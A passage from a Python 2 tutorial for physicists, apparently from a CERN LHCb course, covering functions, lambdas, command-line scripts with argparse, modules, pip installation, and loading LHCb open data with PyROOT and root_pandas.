>>> if not 'Pineapple' in pizzas:
...     print 'Not weird.'
...
>>> not 'Pineapple' in pizzas:
>>> 'Pineapple' not in pizzas:
```

The last two lines show that we can use `not in` for checking that something *is not* in a collection. This reads more naturally.

All Python objects are truth-like unless they are the value `False`, the value `None`, or are empty collections (such as `""`, `[]`, `()`, `{}`).

```
>>> if list() or dict() or tuple() or str():
...     print "You won't see me!"
```

The value `None`, which is available as the variable named `None`, is often used as placeholder for an empty value.

```
>>> favourite = None
>>> for p in pizzas:
...     if 'Olives' in p:
...         favourite = p
...
>>> if favourite:
...     print 'Found favourite: {0}'.format(favourite)
... else:
...     print 'No favourite :('
No favourite :(
```

It behaves as false-y value in conditions.

Conditions in loops

`for` loops and comprehensions are the most common ways of iterating in Python. We've already seen that using conditions in these can be useful.

```
>>> not_cheesy = [p for p in pizzas if 'cheese' not in p.lower()]
>>> not_cheesy
['Pineapple', 'Pepperoni', 'Hot dog']
```

Another way of iterating is with `while`.

```
>>> i = 5
>>> while i > 0:
...     print 'T-minus {0} seconds'.format(i)
...     # Equivalent to `i = i - 1`
...     i -= 1
... print 'Blast off!'
T-minus 5 seconds
T-minus 4 seconds
T-minus 3 seconds
T-minus 2 seconds
T-minus 1 seconds
Blast off!
```

The `while` loop checks the condition, runs the block, and then re-checks the condition. If we don't do something in the loop to change the result of the condition, we will end up looping forever!

```
>>> i = 5
>>> while i > 0:
...     print 'All work and no play makes Jack a dull boy'
```

Because we do not change the value of `i` in the loop, the condition always evaluates to `True`, so we're stuck. You can stop Python running the code by typing the `Ctrl-c` key combination.

Sometimes you want to stop iterating when some condition is met. You could achieve this with a `while` loop.

```
>>> ok = False
>>> i = 0
>>> while not ok:
...     ok =  'cheese' in pizza[i].lower()
...     # Equivalent to `i = i + 1`
...     i += 1
...
>>> i
2
>>> pizza[i - 1]
'Cheese'
```

It is not nice to have to keep track of these `ok` and `i` variables. Instead, we can use a `for` loop, which feels much more natural when iterating over a collection, and `break` to stop looping.

```
>>> for pizza in pizzas:
...     if 'cheese' in pizza.lower():
...         yum = pizza
...         break
...
>>> yum
'Cheese'
```

Methods

Methods, also called functions, take some input and return some output. We have already used lots of methods, like `dir`, `help`, and `len`, and in this lesson we will start creating our own.

As we have seen, methods can do a lot of stuff with very little typing. Methods are normally used to encapsulate small pieces of code that we want to reuse.

Let's rewrite `len` as an example.

```
>>> def length(obj):
...     """Return the number of elements in obj.
...
...     obj must be iterable.
...     """
...     i = 0
...     for _ in obj:
...         i += 1
...     return i
>>> length
<function length at 0x7f83b2bc56e0>
>>> help(length)
Help on function length in module __main__:

length(obj)
    Return the number of elements in obj.

    obj must be iterable.
>>> length('A b c!')
6
>>> length(range(5))
5
```

There's a lot going on here, so we will break it down line-by-line.

1. `def length(obj)` : methods are *defined* using `def`, followed by a space, and then the name you want to give the method.[1] Inside the parentheses after the name, we list the inputs, or *arguments*, that we want our method to accept. In this case, we only need a single input: the thing we want to compute the length of. Finally, there's a colon at the end, just like with a `for` or `if`, which means a *block* of code follows (which must be indented).
2. `"""Return the number of elements in obj."""` : This is the *docstring*. It's just a documentation string, defined literally with three double quotes so that we can include linebreaks. By placing a string here, Python makes the string available to use when we pass our function to `help`. Documenting your functions is a very good idea! It makes it clear to others, and to future-you, what the method is supposed to do.
3. The method block. This is the code that will run whenever you *call* your method, like `length([1])`. The code in the block has access to the arguments and to any variables defined *before* the method definition.

   ```
   >>> x = 1
   >>> def top_function():
   ...     """Do something silly."""
   ...     print x
   ...     print y
   ...
   >>> y = 2
   >>> top_function()
   1
   Traceback (most recent call last):
   File "<stdin>", line 1, in <module>
   File "<stdin>", line 3, in top_function
   NameError: global name 'y' is not defined
   ```

   In general, you should try to minimise the number of variables outside your method that you use inside. It makes figuring out what the method does much harder, as you have to look elsewhere in the code to find things out.

4. `return i` : This defines the *output* of the method, the thing that you get back when you call the method. You don't have to return anything, in which case Python will implicitly make your function return `None` , or you can return multiple things at once.

```
>>> def no_return():
...     1 + 1
...
>>> no_return()
>>> no_return() == None
>>> def such_output():
...     return 'wow', 'much clever', 213
...
>>> such_output()
('wow', 'much clever', 213)
>>> a, b, c = such_output()
>>> b
'much clever'
```

You can see that returning multiple things implicitly means returning a tuple, so we can choose to assign one variable per value while calling the method.

> [1]. Names are conventionally in lowercase, with underscores separating words. ↩

Methods can be called in several ways.

```
>>> def add(x, y):
...    """Return the sum of x and y."""
...    return x + y
...
>>> add(1, 2)
>>> add(x=1, y=2)
>>> add(1, y=2)
>>> add(y=2, x=1)
>>> add(y=2, 1)
  File "<stdin>", line 1
SyntaxError: non-keyword arg after keyword arg
>>> add(y=2, =1)
  File "<stdin>", line 1
    add(y=2, =1)
             ^
SyntaxError: invalid syntax
```

Specifying the argument's name explicitly when calling a method is nice because it reminds you what the argument is supposed to do. It also means you don't have to remember the order in which the arguments were defined, you can specify *keyword arguments* in any order. You can even mix *positional arguments* with keyword arguments, but any keyword arguments must come last.

Using keyword arguments is particularly useful for arguments which act as on/off flags, because it's often not obvious what your `True` or `False` is doing.

```
>>> def add(x, y, show):
...    """Return the sum of x and y.
...
...    Optionally print the result before returning it.
...    """
...    if show:
...        print x + y
...    return x + y
...
>>> _ = add(1, 2, True) # Hmm, what is True doing again?
3
>>> _ = add(1, 2, show=True) # Aha! Much clearer
```

Always having to specify that flag is annoying. It would be much nicer if `show` had a *default value*, so that we don't *have* to provide a value when calling the method, but can optionally override it.

```
>>> def add(x, y, show=False):
...     """Return the sum of x and y.
...
...     Optionally print the result before returning it.
...     """
...     if show:
...         print x + y
...     return x + y
...
>>> _ = add(1, 2) # No printing!
>>> _ = add(1, 2, show=True)
3
```

Perfect.

Of course, function arguments can be anything, even other functions!

```
>>> def run_method(method, x):
...     """Call `method` with `x`."""
...     return method(x)
...
>>> run_method(len, [1, 2, 3])
3
```

Methods returning methods

What does this method do?

```
>>> def make_incrementor(increment):
...     def func(var):
...         return var + increment
...     return func
```

Solution

It returns a function whose `increment` value has been filled by the argument to `make_incrementor`. If we called `make_incrementor(3)`, then `increment` has the value 3, and we can fill in the returned method in our heads.

```
def func(var):
    return var + 3
```

So when we call *this* method, we'll get back what we put in, but plus 3.

```
>>> increment_one = make_incrementator(1)
>>> increment_two = make_incrementator(2)
>>> print increment_one(42), increment_two(42)
43 44
>>> print make_incrementator(3)(42) # Do it in one go!
45
```

What if you like to accept an arbitrary number of arguments? For example, we can also write a `total` method that takes two arguments.

```
>>> def total(x, y):
...     """Return the sum of the arguments."""
...     return x + y
...
>>>
```

But what if we want to allow the caller to pass more than two arguments? It would be tedious to define many arguments explicitly.

```
>>> def total(*args):
...     """Return the sum of the arguments."""
...     # For seeing what `*` does
...     print 'Got {0} arguments: {1}'.format(len(args), args)
...     return sum(args)
...
>>> total(1)
Got 1 arguments: (1,)
1
>>> total(1, 2)
Got 2 arguments: (1, 2)
3
>>> total(1, 2, 3)
Got 3 arguments: (1, 2, 3)
6
```

The `*args` syntax says “stuff any arguments into a tuple and call it `args` ”. This let’s us capture any number of arguments. As `args` is a tuple, one could loop over it, access a specific element, and so on.

We can also *expand* lists into separate arguments with the same syntax when *calling* a method.

```
>>> def reverse_args(x, y):
...     return y, x
...
>>> l = ['a', 'b']
>>> reverse_args(l)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: reverse_args() takes exactly 2 arguments (1 given)
>>> reverse_args(*l)
('b', 'a')
```

A similar syntax exists for keyword arguments.

```
>>> def ages(**people):
...     """Print people's information."""
...     # For seeing what `**` does
...     print 'Got {0} arguments: {1}'.format(len(people), people)
...     for person in people:
...         print 'Person {0} is {1}'.format(person, people[person])
...
>>> ages(steve=31)
Got 1 arguments: {'steve': 31}
Person steve is 31
>>> ages(steve=31, helen=70, zorblax=9963)
Got 3 arguments: {'steve': 31, 'zorblax': 9963, 'helen': 70}
Person steve is 31
Person zorblax is 9963
Person helen is 70
```

As you can see from the debug print statement, `**people` is a dictionary containing the keyword arguments we passed to the `ages` method. The keys of the dictionary are the names of the argument as strings, and the values are the values of the arguments. Just like for the `*` syntax, `**` can also be used to expand a dictionary into keyword arguments.

```
>>> d = {'thor': 5000, 'yoda': -1}
>>> ages(**d)
Got 2 arguments: {'yoda': -1, 'thor': 5000}
Person yoda is -1
Person thor is 5000
```

The order of the keyword arguments used to call the method are not necessarily the same as those that the function block sees! This is because dictionaries are unordered, and the `**` syntax effectively creates a dictionary.

The most generic method

The most generic method would take any number of positional arguments *and* any number of keyword arguments. What would this method look like?

Solution

It would use both `*` and `**` syntax in defining the arguments.

```
>>> def generic(*args, **kwargs):
...     print 'Got args: {0}'.format(args)
...     print 'Got kwargs: {0}'.format(kwargs)
...
>>> d = {'bing': 'baz'}
>>> generic(1, 2, 'abc', foo='bar', **d)
Got args: (1, 2, 'abc')
Got kwargs: {'bing': 'baz', 'foo': 'bar'}
```

Inline methods

Some methods take other methods as arguments, like the built-in `map` method.

```
>>> map(str, range(5))
['0', '1', '2', '3', '4']
```

`map` takes a function and an iterable, and applies the function to each element in the iterable. It returns a new list with the results. We can define and then pass our own functions.

```
>>> def cube(x):
...     """Return the third power of x."""
...     return x*x*x
...
>>> map(cube, range(5))
[0, 1, 8, 27, 64]
```

For such a simple method, this is a lot of typing! We can use a `lambda` function to define such simple methods inline.

```
>>> map(lambda x: x*x*x, range(5))
[0, 1, 8, 27, 64]
```

The syntax of defining a `lambda` is like this:

```
lambda <args>: <return expression>
```

`<args>` is a command-separate set of variables that the `lambda` can take as arguments, and `<return expression>` is the code that is run. A `lambda` automatically returns whatever the result of the expression is, you don't need a `return` (the `return` is *implicit*).

Writing a `lambda` statement defines a method, which you can capture as a variable just like any other object.

```
>>> div2 = lambda x: x/2
>>> div2
<function <lambda> at 0x7fc6b2207758>
>>> map(div2, range(5))
[0.0, 0.5, 1.0, 1.5, 2.0]
```

Note that we got real numbers back because we are using Python 2 with `from __future__ import division`.

Sum in quadrature

Write a method that accepts an arbitrary number of arguments, and returns the sum of the arguments computed in quadrature. A "sum in quadrature" is the square root of the sum of the squares of each number. You should use `lambda` to define a squaring and a square root function, and `map` to apply the squaring method.

Solution

We need a little square root method and a method to square its input.

```
>>> square = lambda x: x*x
>>> sqrt = lambda x: x**0.5
```

We then define a method that can accept any number of arguments using the `*args` syntax, and use `map` to call the `square` method on the list of arguments. Then we can call `sum` on the result, and then `sqrt`.

```
>>> def quadrature(*args):
...     """Return the sum in quadrature of the arguments."""
...     return sqrt(sum(map(square, args)))
...
>>> quadrature(1, 1) # should be equal to sqrt(2)
1.4142135623730951
>>> 2**0.5
1.4142135623730951
```

Another use case for `lambda` is the built-in `filter` method (see: `help(filter)`).

```
>>> filter(lambda x: x % 2 == 0, range(10))   # filter and return the even numbers only
[0, 2, 4, 6, 8]
```

List comprehension

How would you rewrite the `filter` example above using a list comprehension?

Solution

```
>>> [ x for x in range(10) if x % 2 == 0 ]
[0, 2, 4, 6, 8]
```

Generally, you should only use `lambda` methods to define little throw-away methods. The main downside with using them is that you can't attach a docstring to them, and they become unwieldy when there's complex logic.

Scripting

OK, so we've spent quite a long time in Python shells. But we can quit. With IPython's history we can only get back our work line-by-line. When we want to persist what we've done, we write code to a file and then run the file.

Let's create a file called `pizzaiolo.py`, and write a little python in it.

```
import time

def make_pizza(*toppings):
    """Make a delicious pizza from the toppings."""
    print 'Making pizza...'
    for topping in toppings:
        print 'Adding {0}'.format(topping)
        time.sleep(1)
    print 'Done!'
    return 'Pizza with toppings: {0}'.format(toppings)

pizza = make_pizza('cheese', 'olives')
```

To run it, we can run the `python` or `ipython` programs in our shell, passing the filename as an argument.

```
$ python pizzaiolo.py
Making pizza...
Adding cheese
Done!
Adding olives
Done!
$ ipython pizzaiolo.py
Making pizza...
Adding cheese
Done!
Adding olives
Done!
```

We can enter an interactive shell after the script has run by including the `-i` flag, in which we'll have access to anything that was defined by the script.

```
$ python -i pizzaiolo.py
Making pizza...
Adding cheese
Done!
Adding olives
Done!
>>> time
<module 'time' from '/usr/lib/python2.7/lib-dynload/time.so'>
>>> pizza
"Pizza with toppings: ('cheese', 'olives')"
>>> exit()

$ ipython -i pizzaiolo.py
Making pizza...
Adding cheese
Done!
Adding olives
Done!

In [1]: pizza
"Pizza with toppings: ('cheese', 'olives')"

In [2]: exit()

$
```

One of the most interesting things you can do in your own scripts is accept arguments. Wouldn't it be great if we could decide what toppings our pizza has *from the command line*?

```
$ python pizzaiolo.py cheese broccoli
Making pizza...
Adding cheese
Done!
Adding olives
Done!
```

Of course, nothing's changed because our script doesn't know how to handle such arguments. To add this, we use for example the `sys` module, which makes the command line arguments available as the `argv` property. We can modify our script to print this out, to get a feeling for what's going on. We'll comment out our method call whilst we're just playing around.

```
import sys
import time

def make_pizza(*toppings):
    """Make a delicious pizza from the toppings."""
    print 'Making pizza...'
    for topping in toppings:
        print 'Adding {0}'.format(topping)
        time.sleep(1)
    print 'Done!'
    return 'Pizza with toppings: {0}'.format(toppings)

print 'sys.argv:', sys.argv
# pizza = make_pizza('cheese', 'olives')
```

Then run it:

```
$ python pizzaiolo.py
sys.argv: ['pizzaiolo.py']
$ python pizzaiolo.py cheese broccoli
sys.argv: ['pizzaiolo.py', 'cheese', 'broccoli']
$ python pizzaiolo.py cheese broccoli --help --verbose
sys.argv: ['pizzaiolo.py', 'cheese', 'broccoli', '--help', '--verbose']
```

Awesome! `sys.argv` is just a list with one value per argument (arguments on the command line are separate by spaces). The first value is always the name of the script that we run.

So, let's use the command line arguments in our script.

```
# print('sys.argv:', sys.argv)
toppings = sys.argv[1:]
pizza = make_pizza(*toppings)
```

And then run it:

```
$ python pizzaiolo.py cheese broccoli
Making pizza...
Adding cheese
Done!
Adding broccoli
Done!
```

Super cool. Now we could decide to add some flags that modify the behaviour of our program. We might like the `--help` flag to print a help message and exit, without actually making pizza, and a `--verbose` flag to enable printing more information.

```
arguments = sys.argv[1:]

if '--help' in arguments:
    print 'Make a pizza.'
    print 'Usage: pizzaiolo.py topping1 topping2 ...'
    sys.exit()

if '--verbose' in arguments:
    verbose = True
    # We don't want the flag passed as a topping!
    arguments.remove('--verbose')
else:
    verbose = False

if verbose:
    print 'About to call make_pizza'
pizza = make_pizza(*arguments)
if verbose:
    print 'Finished'
```

Let's try running it.

```
$ python pizzaiolo.py cheese broccoli
Making pizza...
Adding cheese
Done!
Adding broccoli
Done!
$ python pizzaiolo.py cheese broccoli --help
Make a pizza.
Usage: pizzaiolo.py topping1 topping2 ...
$ python pizzaiolo.py cheese broccoli --verbose
About to call make_pizza
Making pizza...
Adding cheese
Done!
Adding broccoli
Done!
Finished
```

Great, everything seems to work.

argparse

The `argparse` module comes as part of the Python standard library, and allows us to define what arguments our scripts accept much more easily than what we've shown. Under the hood, it just inspects `sys.argv` in exactly the same way as we've done, but it takes care of things like validation for us.

```
import argparse
import sys
import time


def make_pizza(*toppings):
    """Make a delicious pizza from the toppings."""
    print 'Making pizza...'
    for topping in toppings:
        print 'Adding {0}'.format(topping)
        time.sleep(1)
    print 'Done!'
    return 'Pizza with toppings: {0}'.format(toppings)


parser = argparse.ArgumentParser(description='Make a pizza')
parser.add_argument('toppings', nargs='+',
                    help='Toppings to put on the pizza.')
parser.add_argument('--verbose', '-v', action='store_true',
                    help='Print more information whilst making.')
arguments = parser.parse_args()

if arguments.verbose:
    print 'About to call make_pizza'
make_pizza(*arguments.toppings)
if arguments.verbose:
    print 'Finished'
```

We say that we want an argument, that we will refer to as `toppings` in the code, that can be specified multiple times `nargs='+'`, and a flag called `--verbose`. We ask that that flag can also be specified using the `-v` shorthand.

Let’s start by asking for help again.

```
$ python pizzaiolo.py --help
usage: simple.py [-h] [--verbose] toppings [toppings ...]

Make a pizza

positional arguments:
  toppings       Toppings to put on the pizza.

optional arguments:
  -h, --help     show this help message and exit
  --verbose, -v  Print more information whilst making.
```

Woah, nice! We didn’t even tell `argparse` to have a `--help` flag, but we have one automatically. (`argparse` will also add `-h` as an alias for `--help`.)

Let's now prepare the traditional Pizza Margherita.

```
$ python pizzaiolo.py 'tomato sauce' 'buffalo mozzarella' --verbose
About to call make_pizza
Making pizza...
Adding tomato sauce
Done!
Adding buffalo mozzarella
Done!
Finished
```

The same result is obtained, but more cleanly expressed and with fewer lines of code!

Modules

Python comes with lots of useful stuff, which is provided with modules (and submodules, see later). We have already met the maths module, but did not talk about how we started using it.

```
>>> import math
>>> math
<module 'math' from '/usr/lib/python2.7/lib-dynload/math.so'>
>>> math.pi
3.141592653589793
>>> math.sin(1)
0.8414709848078965
```

The path after `from` might look different on your computer.

So, `math` is a *module*, and this seems to behave a lot like other objects we have met: it is a container with properties and methods attached that we can access with the dot operator `.`. Actually, that is pretty much all there is to them.

Using modules into your code: import

The keyword `import`, usually specified at the beginning of your source code, is used to tell Python what modules you want to make available to your current code.

There are different ways of specifying an import. The one we have seen already simply makes the module available to you:

```
>>> import random
>>> random.uniform(0, 1)
0.5877109428927353
```

The module `random` contains functions useful for random number generation: with the `import` above, we have made the `random` module accessible, and everything within that module is accessible via the syntax `random.<name>`. For the record, the `uniform(x,y)` method returns a pseudo-random number within the range [*x*, *y*].

Sometimes you want to make only one or more things from a given module accessible: Python gives you the ability to import just those:

```
>>> from random import uniform, choice
>>> uniform(0, 1)
0.4059007502204043
>>> choice([ 33, 56, 42, -1 ])
42
```

In this case the `uniform` and `choice` names are available *directly*, *i.e.* without using the `random` prefix. All other functions in the `random` module are not available in this case. For the record, the `choice` function returns a random element from a given collection.

Another option is to import *all* functions of a certain module and make them available without a prefix:

```
>>> from random import *
>>> gauss(0, 1)
-1.639334770284028
```

This is not that recommended as you generally do not know what is the extent of what you are importing and you might end up with name clashes between your current code and the imported module, as it will all be in the same namespace, meaning directly available with no need for a `.<name>` syntax.

Lastly, it is possible to import modules, or specific names from a module, under an alias.

```
>>> from random import uniform as uni
>>> uni(0, 1)
0.7288973406605329
>>> import numpy as np
np.arccos(1)
0.0
```

This option is useful when you need to assign shorter aliases to names you will use frequently. In particular, the alias `np` for the `numpy` module will be encountered a lot.

Note that modules can have submodules, specified with extra dots `.`:

```
>>> from os.path import abspath
>>> abspath('..')
'/afs/cern.ch/user/d'
```

When importing a module, its **submodules are not available by default and you must import them explicitly**:

```
>>> import os
>>> os.getcwd()
'/afs/cern.ch/user/d/dberzano'
>>> import os.path
>>> os.path.basename(os.getcwd())
'dberzano'
```

Note that due to the current Python implementation of the `os` module, `os.path` functions are *actually* available *even without importing* `os.path`. *But just* `os`. You cannot and should not rely on this implementation, which represents an exception and might change in the future. Always import submodules explicitly!

It is also possible to import several modules with a single import command:

```
>>> import os, sys, math
```

but this is not recommended by the Python style guide, which suggests to use several import statements, one per module, as it improves readability:

```
>>> import os
>>> import sys
>>> import math
```

If you need to import several names from a single module, you can split an import function over multiple lines:

```
>>> from math import (
...     exp,
...     log,
...     e,
...     floor
... )
>>> floor(exp(log(e)))
2.0
```

The standard library

The set of things that Python comes with, from all of the types of objects to all of the different modules, is called the standard library. It is recommended to browse through the standard library documentation to see what is available: Python is rich of standard modules, and you should reuse them as much as possible instead of rewriting code on your own.

Some of the categories for which standard modules are available are:

- processing paths
- date and time manipulation
- mathematical functions
- parsing of certain file formats
- support for multiple processes and threads
- ...

Use standard Python library modules with confidence: being part of any standard Python distribution, your code will be easily portable.

Modules from PyPi

Many external modules can be found on PyPi, the Python Package Index repository. Some of those modules are already part of some Python distributions (such as Anaconda, which comes with more than a thousand science-oriented modules preinstalled).

If a certain module you need is not available on your distribution you can easily install it with the `pip` shell command. Since you typically do not have write access to the standard Python installation's directories, `pip` allows you to install modules only for yourself, under your current user's home directory. It is recommended to set up in your shell startup script (such as `~/.bashrc`) the following two lines telling once and for all where to install and search for Python user modules:

```
export PYTHONUSERBASE=$HOME/.local
export PATH=$PYTHONUSERBASE/bin:$PATH
```

Once you have done that, close your current terminal window and open a new one, and you will be ready to use `pip`. We will see in a later lesson how to install the `root_pandas` module with:

```
pip install --user root_pandas
```

Write your first Python module

The simplest Python module you can write is just a `.py` file with some functions inside:

```
# myfirstmodule.py

def one():
    print('this is my first function')

def two():
    print('this is my second function')
```

You can now fire an `ipython` shell and use those functions right away:

```
>>> import myfirstmodule
>>> myfirstmodule.one()
this is my first function
>>> myfirstmodule.two()
this is my second function
```

By simply calling the file `myfirstmodule.py` we have made it available as a module named `myfirstmodule` - given that the file is in the same directory where we have launched the Python interpreter.

Module name restrictions

Note that you cannot pick any name you want for a module! From the [Python style guide][pep8-modulenames], we gather that we

should use "short, all-lowercase names". As a matter of fact, if we used dashes in the file name, we would have ended up with a syntax error while trying to load it:

```
>>> import my-first-module
  File "<ipython-input-1-ef292d9e19fe>", line 1
    import my-first-module
           ^
SyntaxError: invalid syntax
```

Python treats `-` as a minus and does not understand your intentions.

Write a structured module

Let's now create a more structured module, with submodules and different files. We can start from the `myfirstmodule.py` file and create a directory structure:

```
$ mkdir yabba
$ cp myfirstmodule.py yabba/__init__.py
```

We have reused the same file created before, copied it into a directory called `yabba` and renamed it to `__init__.py`. The double underscore should ring a bell: this is a Python special name, and it represents the "main file" within a module, whereas the directory name now represents the module name.

This means that our module is called `yabba`, and if we import it, functions from `__init__.py` will be available:

```
>>> import yabba
>>> yabba.one()
this is my first function
>>> yabba.two()
this is my second function
```

We can create an additional file inside the `yabba` directory, say `yabba/extra.py` and have more functions there:

```
# yabba/extra.py

def three():
  print 'this function will return the number three'
  return 3
```

We have effectively made `extra` a submodule of `yabba`. Let's try:

```
>>> import yabba
>>> filter(lambda x: not x.startswith('__'), dir(yabba))
['one', 'two']
>>> import yabba.extra
>>> yabba.extra.three()
yabba.extra.three()
this function will return the number three
3
```

What have I done with the filter function?

We have used the filter function above to list the functions we have defined in our module. Can you describe in detail what the commands above do?

Solution

The `dir(module)` command lists all *names* (not necessarily functions, not necessarily defined by us) contained in a given imported module. We have used the `filter()` command to filter out all names starting with two underscores. Every item returned by `dir()` is passed as `x` to the lambda function which returns `True` or `False`, determining whether the `filter()` function should keep or discard the current element.

Run a module

We can make a Python module that can be easily imported by other Python programs, but we can also make it in a way that it can be run directly as a Python script.

Let's write this special module and call it `runnable.py`:

```
#!/usr/bin/env python

long_format = False

def print_label(label, msg):
    if long_format:
        out = '{0}: {1}'.format(label.upper(), str(msg))
    else:
        out = '{0}-{1}'.format(label[0].upper(), str(msg))
    print out

def debug(msg):
    print_label('debug', msg)

def warning(msg):
    print_label('warning', msg)

if __name__ == '__main__':
    print '*** Testing print functions ***'
    debug('This is a debug message')
    long_format = True
    warning('This is a warning message with a long label')
else:
    print 'Module {0} is being imported'.format(__name__)
```

Now let's make it executable:

```
$ chmod +x runnable.py
```

It can be now run as a normal executable from your shell:

```
$ ./runnable.py
*** Testing print functions ***
D-This is a debug message
WARNING: This is a warning message with a long label
```

There are two outstanding notions here. First off, the first line is a "shebang": it really has to be the *first* line in a file (it cannot be the second, or "one of the first", or the first non-empty) and it basically tells your shell that your executable text file has to be interpreted by the current Python interpreter. Just use this line as it is.

Secondly, we notice we have a peculiar `if` condition with a block that gets executed when we run the file. `__name__` is a special internal Python variable which is set to the module name in case the module is imported. When the module is ran, it is set to the special value

`"__main__"`.

The `else:` condition we have added is just to show what happens when you import the module instead:

```
>>> import runnable
Module runnable is being imported
>>> runnable.warning('hey I can use it from here too')
W-hey I can use it from here too
```

Now, the `if` condition is not necessary when you want to run the module - those lines in the `if` block will be executed anyway. It is however used to *prevent* some lines from being executed when you import the file as a module.

Please also note that module imports are typically *silent*, so the `else:` condition with a printout would not exist in real life.

Learning more

Learning Python is like learning… well, like learning a language! You must practice reading and writing regularly, and as you do you'll become more and more comfortable, starting to get a *feeling* for how things work, and how to effectively express yourself.

Programming is a career in and of itself, so as physicists we have twice as much work to do! It takes people many years to get comfortable with any language, so try not to get too frustrated if things seem complicated at the beginning. It gets better!

When you do get stuck, ask friends and colleagues for help. One of the great things about Python is that many people around the world use it, and it's very popular in high energy physics, so you likely already know someone who can help solve your problem. Working on code with others is a great way to learn, as you can see how other people do things, and find out tricks you didn't know about.

Beyond other people, Google is a powerful ally. Knowing how to express your problem is important in getting the best answers quickly. Generally, including a few words as possible is a good idea, like "python dictionary delete key", or "python read file lines".

Stack Overflow is an excellent resource, with community-provided answers for many programming-related questions. Most problems you encounter will already be answered there, and often the answers are quite didactic, providing context and further reading, beyond just posting the code that answers the question (these answers aren't always the ones marked as the 'best answer', and don't always have the most votes).

Exploring Python

The Python standard library is a treasure-trove of useful objects and methods. We've gone through a tiny subset of them here, some others that might be useful to you are:

- `os` : Operating system functions to manipulate and query your machine and the file system, like `os.mkdir` to make directories and `os.rename` .
- `tempfile` : create files and directories in a temporary location, like `/tmp` , e.g. `tempfile.mkdtemp` .
- `glob` : File name matching, to be able to do things like `ls folder/*.txt` in Python with `glob.glob('folder/*.txt')` .
- `subprocess` : Call shell commands with `subprocess.call(['ls', '-l', '-a'])` .
- `time` : Get the current time with `time.localtime().tm_hour` .
- `collections` : Use `collections.namedtuple` to create your own property-only objects.

```
>>> import collections
>>> Coordinate = collections.namedtuple('Coordinate', ['x', 'y'])
>>> coord = Coordinate(4.5, 2.0)
>>> coord.y
2.0
>>> x, y = coord
>>> x
4.5
```

Use `collections.OrderedDict` for ordered dictionaries.

```
>>> d = {'foo': 'bar', 123: 321, 'hero': 'thor'}
>>> for key, value in d.items():
...     print key, value
...
123 321
foo bar
hero thor
>>> d = collections.OrderedDict([('foo', 'bar'), (123, 321)])
>>> d.update([('hero', 'thor')])
>>> for key, value in d.items():
...     print key, value
...
foo bar
123 321
hero thor
```

`collections.defaultdict` is useful for creating dictionaries that will create automatically create values when a previously undefined key is accessed.

```
>>> d = collections.defaultdict(int)
>>> d['foo'] += 1
>>> print d, d['foo'], d['bar']
defaultdict(<type 'int'>, {'foo': 1}) 1 0
```

Conventional coding

'Pythonic code' is code that follows the conventions of the wider Python community. Lots of people write Python, and by following certain stylistic conventions it makes it easier for everyone to read each other's code (as they say: 'you spend 90% of your time reading code, and 10% writing it').

Pythonic style emphasises clean, readable code, with consistent formatting and useful comments. The most important thing is to be consistent. You can consult PEP8, the official Python style recommendations, if you're unsure or want to settle a dispute like `lower_case_functions` versus `upperCaseFunctions`. Which of these two methods is easier to read?

```
import time


def myFunc(x,y,verbose = True, fast='yes'):
    """Do the thing."""
    z=( x *y ) /2
    if verbose == False:
        print x,y, z
    if not fast:
        time.sleep( 1 )
    return  z* z


def my_func(x, y, verbose=True, fast=True):
    """Return ((x*y)/2)**2.

    Keyword arguments:
    x, y -- Values used in the computation
    verbose -- Print computation information
    fast -- If True, sleep for 1 second before returning
    """
    z = (x*y)/2

    if verbose:
        print x, y, z
    # Should probably remove this functionality
    if not fast:
        time.sleep(1)

    return z*z
```

The Zen of Python summarises the 'philosophy' that the language tries to follow. See what you think!

```
>>> import this
```

> "There should be one-- and preferably only one --obvious way to do it"

If there isn't, you might be trying to come at a problem the wrong way.

Making your first histogram

In this section we are going to make our first plots using Python. For this we will use some public LHCb data for $B^+ \to H^+H^+H^-$ from the CERN open data portal. This data is available on EOS:

```
$ eos root://eospublic.cern.ch/ ls /eos/opendata/lhcb/AntimatterMatters2017/data
B2HHH_MagnetDown.root
B2HHH_MagnetUp.root
PhaseSpaceSimulation.root
```

Installing python packages

One of the best things about Python is the huge number of packages available, for everything from art to machine learning to web development. While LCG provides a lot of useful packages, there are sometimes things missing. Fortunately, most packages can be easily installed into `~/.local/` using `pip` with the `--user` flag. In this lesson we will be using `root_pandas`, which can be installed using

```
pip install --user root_pandas
```

Some packages, such as flake8, provide executables which are useful to have included on your `PATH` so they are available without specifying their absolute path. This can be done by running

```
export PATH=$(python -m site --user-base)/bin:$PATH
```

see the bash lesson for more details about the `PATH` variable.

We can even upgrade already installed packages using:

```
pip install --user matplotlib --upgrade
```

As LCG uses `PYTHONPATH` to make packages available, any packages it provides have higher priority than the user installed packages. In order to make it so that a package installed with `--user` takes precedence, you must run

```
export PYTHONPATH=$(python -m site --user-site):$PYTHONPATH
```

every time you run the `source` command above. This is **only** needed when installing user packages to upgrade LCG provided ones.

All ROOT methods made available in Python using a set of automatically generated bindings, known as PyROOT. These are all available by using `import ROOT`. For example if we want to create a `TFile` using the aforementioned data we can launch `ipython` and run:

```
In [1]: import ROOT
In [2]: filename = 'root://eospublic.cern.ch//eos/opendata/lhcb/AntimatterMatters2017/data/B2HHH_MagnetDown.root'
In [3]: my_file = ROOT.TFile.Open(filename)
In [4]: my_file.ls()
```

```
TNetXNGFile**       root://eospublic.cern.ch//eos/opendata/lhcb/AntimatterMatters2017/data/B2HHH_MagnetDown.root
 TNetXNGFile*       root://eospublic.cern.ch//eos/opendata/lhcb/AntimatterMatters2017/data/B2HHH_MagnetDown.root
  KEY: TTree    DecayTree;1 Tree containaing data for B- --> h-h+h- decays
In [5]: my_tree = my_file.Get('DecayTree')
In [6]: my_tree.Print()
******************************************************************************
*Tree    :DecayTree : Tree containaing data for B- --> h-h+h- decays          *
*Entries :  5135823 : Total =       945201357 bytes  File  Size =  666480138 *
*        :          : Tree compression factor =   1.42                       *
******************************************************************************
```

While it is very useful to be able to access all the ROOT functionality in this way, they are often slow and tedious to use. Luckily people have built more specialised bindings to allow ROOT to be used in a more pythonic way.

Pandas

`pandas` is a library for doing data analysis on tabular data, using a data structure known as dataframes. These typically have columns with labels (like `TLeaf` s in a `TTree`) with many rows. The `root_pandas` package we installed earlier can be used to create a pandas `DataFrame` from a root file:

```
In [7]: import root_pandas
In [8]: df = root_pandas.read_root(filename, key='DecayTree')
```

We can then use `df.head(5)` to see the first 5 rows of the `DataFrame` :

```
In [9]: df.head(5)
Out[9]:
   B_FlightDistance  B_VertexChi2        H1_PX        H1_PY          H1_PZ  \
0         25.301004      1.497280   375.284205   831.308481   51820.233718
